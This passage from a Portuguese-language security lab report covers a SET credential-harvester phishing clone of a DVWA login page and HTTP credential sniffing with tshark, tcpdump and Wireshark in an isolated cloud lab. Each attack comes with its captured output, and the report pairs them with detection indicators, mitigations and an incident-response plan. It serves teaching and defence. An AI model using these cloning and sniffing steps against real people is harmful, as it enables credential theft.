
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.20.0.3]: 34.45.76.46
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://10.20.0.2/DVWA/login.php

[*] Cloning the website: http://10.20.0.2/DVWA/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[redacted] - - [23/Jun/2026 20:31:47] "GET / HTTP/1.1" 200 -
[redacted] - - [23/Jun/2026 20:32:08] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=SenhaSecreta123
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=cff08de5d56644168d625f563bf2d3e9
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Terminal do attacker: SET clona a DVWA do target, inicia o Credential Harvester na porta 80 e captura as credenciais da vítima

Evidência 13 — Página falsa vista pela vítima em `http://34.45.76.46` (HTTP, "Não seguro") — clone do login da DVWA, visualmente idêntico ao legítimo:



Página de login clonada servida pelo attacker, idêntica ao DVWA real, porém sem HTTPS

Evidência 14 — Credenciais capturadas (saída verbatim do harvester):

```
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=admin  
POSSIBLE PASSWORD FIELD FOUND: password=SenhaSecreta123  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=cff08de5d56644168d625f563bf2d3e9
```

O SET interceptou usuário e senha em texto claro, exatamente como no incidente Oktapus (Seção 1.3) — a vítima entregou as credenciais ao site falso.

6) Análise Crítica: O ataque funciona porque (i) a página falsa é visualmente idêntica à legítima, (ii) o tráfego é **HTTP sem cadeado/certificado** e (iii) o usuário não verifica a URL/IP. É o mesmo princípio do incidente real Oktapus — a vítima entrega voluntariamente as credenciais.

Nota sobre fidelidade do clone: o *Site Cloner* do SET salva apenas o HTML da página, não os recursos externos (CSS, imagens). Servido a partir da raiz do *attacker*, o clone “cru” exibe o formulário funcional mas sem estilo/logo — o que **não impede a captura**, pois o que importa são os campos do formulário. Um atacante real eleva a fidelidade hospedando também os recursos (ex.: espelho com `wget -mkEpn` ou os *Web Templates* do SET), tornando a página indistinguível da original — como mostra a Evidência 13.

7) Medidas de Mitigação: - **Conscientização** dos usuários (treinamento anti-phishing) — controle primário. - **MFA resistente a phishing** (FIDO2/WebAuthn), que invalida a senha roubada. - HTTPS obrigatório com certificados válidos; filtros de DNS/conteúdo bloqueando domínios/IPs suspeitos; monitoramento de tráfego de saída.

8) Conclusão: Credenciais capturadas com sucesso pelo site clonado, evidenciando o fator humano como elo mais frágil. A defesa eficaz combina educação do usuário e MFA resistente a phishing.

7. Roteiro Técnico 5 — Sniffing de Tráfego com Wireshark

1) **Título:** Interceptação de credenciais em tráfego HTTP não criptografado.

2) **Objetivo:** Capturar e analisar pacotes, evidenciando dados sensíveis em texto claro.

3) **Ferramentas e Ambiente:** VM atacante (Wireshark/tshark, tcpdump) → página `http://10.10.0.2/login.html` no alvo.

Adaptação para nuvem (importante): as redes do GCP são *switched/SDN* e **não permitem modo promíscuo** entre VMs (uma VM não enxerga o tráfego de outra como num hub). Duas abordagens válidas:

- **(a) Captura no próprio fluxo** — o atacante atua como cliente e captura a sua própria interface ao submeter o formulário HTTP (demonstra texto claro).
- **(b) Cloud-native: GCP Packet Mirroring** — espelha o tráfego do alvo para uma VM coletora rodando Wireshark, sem depender de modo promíscuo. É a forma correta de fazer *sniffing* legítimo (forense/IDS) na nuvem.

4) Etapas Realizadas (abordagem a — direta):

```
# No atacante: iniciar a captura na interface da VPC (geralmente ens4)
sudo tshark -i ens4 -f "tcp port 80" -Y "http.request.method == POST"
# Em outro terminal, gerar o tráfego de login em texto claro:
curl -X POST -d "user=admin&pass=SenhaSecreta123" http://10.10.0.2/login.html
```

Alternativa em linha de comando pura:

```
sudo tcpdump -i ens4 -A port 80
```

Em Wireshark (GUI), aplicar o filtro `http.request.method == "POST"`, clicar com o botão direito → *Follow* → *HTTP Stream*.

Abordagem (b) — Packet Mirroring (cloud-native), resumo:

```
# Cria um Internal LB como coletor e espelha a sub-rede para ele
gcloud compute packet-mirrorings create lab-mirror --region=us-central1 \
--network=lab-net --mirrored-subnets=lab-subnet \
--collector-ilb=FORWARDING_RULE_DO_COLETOR
```

5) Evidências:


Evidência 15 — tshark capturou o POST em texto claro (saída real):

```
$ IFACE=ens4
$ sudo tshark -i $IFACE -f "tcp port 80" -Y "http.request.method==POST" \
-T fields -e ip.src -e ip.dst -e http.request.uri \
-e urlencoded-form.key -e urlencoded-form.value
# (vítima submete: curl -X POST -d "user=admin&pass=SenhaSecreta123"
http://10.10.0.2/login.html)

ip.src      ip.dst      uri          chaves      valores
10.10.0.3   10.10.0.2   /login.html  user,pass   admin,SenhaSecreta123
```

As credenciais `user=admin / pass=SenhaSecreta123` trafegaram legíveis, pois o login usa **HTTP** sem TLS. Em HTTPS o mesmo conteúdo apareceria cifrado.

Evidência 16 — Captura na interface gráfica do Wireshark (filtro `http.request.method==POST` aplicado; no painel de bytes inferior leem-se as credenciais em texto claro):



Wireshark — `POST /login.html` com `user=admin&pass=SenhaSecreta123` legível no painel de bytes

Reproduzir: o arquivo `screenshots/captura_http_login.pcap` (incluído) contém esse POST — abra-o no Wireshark e, para ver tudo num só fluxo, clique com o botão direito no pacote → *Follow* → *HTTP Stream*. (Observação: este print/pcap é a reprodução pela **abordagem (a)** — captura na própria interface do operador, em loopback —, por isso os endereços aparecem como `127.0.0.1`. O mesmo POST trafegando entre as VMs aparece como `10.10.0.3` → `10.10.0.2` na saída do `tshark` acima; o conteúdo em texto claro é idêntico.)

6) Análise Crítica: Como o login trafega por **HTTP**, as credenciais vão em texto claro e qualquer ponto com visibilidade do fluxo as lê. Em HTTPS (TLS), o mesmo *stream* apareceria cifrado e ilegível.

7) Medidas de Mitigação: - **HTTPS/TLS obrigatório** (HSTS) — corrige a causa raiz. - Bloquear HTTP em firewall/proxy; VPN em redes não confiáveis. - IDS (Cloud IDS/Suricata) e segmentação de rede.

8) Conclusão: A captura comprovou a exposição de credenciais em HTTP. A adoção de TLS torna o tráfego ininteligível ao interceptador, neutralizando o ataque.

8. Estratégias Consolidadas de Detecção e Auditoria

Vetor	Indicador (IoC)	Fonte de auditoria	Ferramenta cloud-native
SQL Injection	<code>OR 1=1 , UNION SELECT , %27</code>	<code>access.log</code> Apache	Cloud Logging + WAF/Cloud Armor
Força bruta SSH	Muitos <i>Failed password</i> / mesmo IP	<code>auth.log</code>	Cloud Logging + alerta por métrica
Port scan (Nmap)	1 IP → muitas portas/destinos	conexões recusadas	VPC Flow Logs + Firewall Logging + Cloud IDS
Phishing (SET)	Acesso a IP/host não corporativo	logs de proxy/DNS	DNS logging + filtros de saída
Sniffing HTTP	Credenciais em texto claro	captura de pacotes	Packet Mirroring + Cloud IDS

Auditoria centralizada (GCP): o **Ops Agent** foi configurado para encaminhar `/var/log/auth.log` (além do `syslog`) ao **Cloud Logging** — comprovado na **Evidência 07b** —, onde *log-based metrics* + **alerting policies** podem disparar notificação automática (ex.: “> 10 *Failed password* em 1 min”). **VPC Flow Logs** e **Firewall Rules Logging** fornecem visibilidade de rede que VMs locais não têm. Opcionalmente, o **Cloud IDS** (Palo Alto/Suricata gerenciado) e o **Security Command Center** elevam a detecção a nível corporativo.

9. Política Simulada de Resposta a Incidentes

Adotamos um fluxo inspirado no **NIST SP 800-61** (ciclo de resposta a incidentes):

1. **Preparação:** ambiente isolado, logging centralizado, baselines definidos, contatos e papéis do grupo atribuídos.
2. **Detecção e Análise:** identificação do IoC (ex.: rajada de *Failed password* no Cloud Logging), classificação da severidade e escopo (qual VM, qual conta).
3. **Contenção:** isolar a VM (remover IP externo / aplicar regra de firewall de *deny*), banir o IP de origem (Fail2Ban / Cloud Armor).
4. **Erradicação:** revogar credenciais comprometidas, corrigir a falha (prepared statements, autenticação por chave, HTTPS, MFA).
5. **Recuperação:** restaurar serviço endurecido e monitorar reincidência.
6. **Lições Aprendidas:** documentar linha do tempo, eficácia das defesas e tempo de resposta (ver tabela abaixo).

Métrica de resposta	Valor observado (lab)
Duração do ataque Hydra (7 senhas)	≈ 4 s (17:15:32 → 17:15:36)
Tempo até detecção (força bruta)	~imediato — eventos <code>Failed/Accepted password</code> gravados no instante das tentativas
Falhas até bloqueio (Fail2Ban)	3 tentativas (<code>maxretry=3</code>)
Tempo até contenção (Fail2Ban)	poucos segundos após a 3ª falha; IP <code>10.10.0.3</code> em <i>Banned IP list</i>
Efeito da contenção	Hydra/ <code>nc</code> subsequentes → <code>Connection refused</code> (porta 22 bloqueada)

10. Discussão Crítica

- **O elo mais fraco é frequentemente humano e de configuração:** senha 123456 (R2) e usuário entregando credenciais (R4) derrotaram controles técnicos. Sem higiene de senhas e conscientização, defesas perimetrais não bastam.
 - **A nuvem muda o jogo da auditoria:** técnicas de evasão do Nmap que enganariam redes legadas foram registradas pelos Flow/Firewall Logs do GCP. Telemetria abundante e centralizada é a maior vantagem defensiva do modelo cloud.
 - **Defense in depth:** nenhum controle isolado é suficiente — *prepared statements* + WAF, Fail2Ban + chave SSH + MFA, HTTPS + IDS atuam em camadas.
 - **Detecção sem resposta é inútil:** logar o ataque só agrega valor com alerta + contenção automatizados (Fail2Ban, Cloud Armor, alerting policies).
 - **Limitações do laboratório:** ambiente reduzido (2 VMs, dicionário pequeno) e ausência de modo promíscuo no GCP exigiram adaptar o roteiro de sniffing — limitação que, ela mesma, é um aprendizado sobre redes SDN.
-

11. Conclusão Geral

As cinco simulações reproduziram, de ponta a ponta, a cadeia de ataque — reconhecimento, exploração web, engenharia social, força bruta e interceptação — e, para cada uma, a contraparte de **detecção, auditoria forense e mitigação**. A construção do laboratório no **GCP via gcloud** mostrou-se decisiva: além de reproduzível e isolada, habilitou auditoria *cloud-native* (Flow Logs, Firewall Logging, Cloud Logging) que enriqueceu a análise forense. Conclui-se que a segurança eficaz não depende de um único controle, mas da combinação de configuração correta, defesa em profundidade, monitoramento contínuo e resposta a incidentes — com o fator humano como prioridade de proteção.

12. Requisitos e Cuidados Éticos

- Todo experimento ocorreu em **ambiente isolado** (VPC dedicada no GCP), com acesso externo restrito ao IP do operador.
 - **Nenhum** ataque foi direcionado a terceiros ou a sistemas fora do escopo.
 - Conhecimento empregado **exclusivamente** para fins educacionais.
 - Recursos **destruídos** ao final (`99-destruir-lab-gcp.sh`), por ética e controle de custos.
-

13. Referências

- CISA. *Alert AA23-158A — #StopRansomware: CL0P Ransomware Gang Exploits MOVEit Vulnerability*. 2023.
- NIST/NVD. *CVE-2023-34362 (MOVEit Transfer SQL Injection)*.
- Cisco Talos. *Large-scale brute-force activity targeting VPN/SSH services*. 2024.
- Microsoft Security Blog. *Password spray / brute-force trends*. 2023–2024.
- Group-IB. *Oktapus: Phishing campaign report*. 2022.
- NIST. *SP 800-61 Rev. 2 — Computer Security Incident Handling Guide*.
- OWASP. *Top 10* — <https://owasp.org/www-project-top-ten/>
- DVWA — <https://dvwa.co.uk> · Nmap — <https://nmap.org> · Hydra — <https://github.com/vanhauser-thc/thc-hydra>
- SET — <https://github.com/trustedsec/social-engineer-toolkit> · Wireshark — <https://www.wireshark.org>
- Google Cloud. *VPC Flow Logs, Firewall Rules Logging, Cloud IDS, Packet Mirroring, Ops Agent* — <https://cloud.google.com/docs>